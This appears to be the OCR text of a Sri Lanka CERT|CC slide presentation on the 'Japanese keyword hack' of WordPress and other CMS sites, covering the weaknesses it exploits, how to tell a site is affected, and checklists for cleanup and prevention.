
- Attackers take advantage of vulnerabilities in content management systems (CMS) such as WordPress OpenCart, Drupal or Magento.
- Vulnerabilities Exploited :
    - Not Updated WordPress Core
    - WordPress plugins
    - Directory browsing
    - Allowed Config.php file
    - Allowed infinite attempt to login
    - Shared FTP details

WHAT HAPPENS AFTER A JAPANESE KEYWORD HACK?

- Reputation gets damaged
- Hosting gets suspended
- Get blacklisted by Google

HOW TO VERIFY THE SITE IS AFFECTED


- Japanese characters are retrieved in site search results
- Many spam pages get added
- Hackers often will add themselves to Google Search Console account
- Google Search Console will flag security issues on your website.
- Redirects to another site from the spam pages
- Complaints from visitors to your site, as they encounter unsavoury or spammy content
- Your web host may suspend your site



Account Suspended

This Account has been suspended.

Contact your hosting provider for more information.



1 issue detected

Google has detected harmful content on some of your site's pages. We recommend that you remove it as soon as possible. Until then, browsers such as Google Chrome will display a warning when users visit or download certain files from your site.

Detected Issues

Deceptive pages

Description: These pages attempt to trick users into doing something dangerous, such as installing unwanted software or revealing personal information. Learn more

Sample URLs: N/A

SRI LANKA CERT|CC

REMEDIATION

- Remove newly created accounts from Search Console
- Check your .htaccess file
- Use Fetch as Google Tool
- Remove All Malicious Files and Scripts
- Check Recently Modified Files
- Check your Sitemap
- Run a Malware Scan using WP Hacked Help
- Create list of infected URLs
- Submit to remove URL tool in search console
- Generate a new sitemap for website
- Submit this sitemap to google and other search engines via developer console.

HOW TO PREVENT THE ATTACK IN THE FUTURE

- Regularly scan your computer.
- Regularly change your passwords.
- Use Two-Factor Authentication (2FA).
- Update your CMS, plugins, extensions, and modules regularly.
- Consider subscribing to a security service to monitor your site.
- Change WordPress and cPanel login
- Make sure weekly backups of the site are enabled.
- Review and implement appropriate file level permission on the web root directory.
- Remove unnecessary files
- enable the web server access logs with appropriate parameters

Thank You

SRI LANKA CERT|CC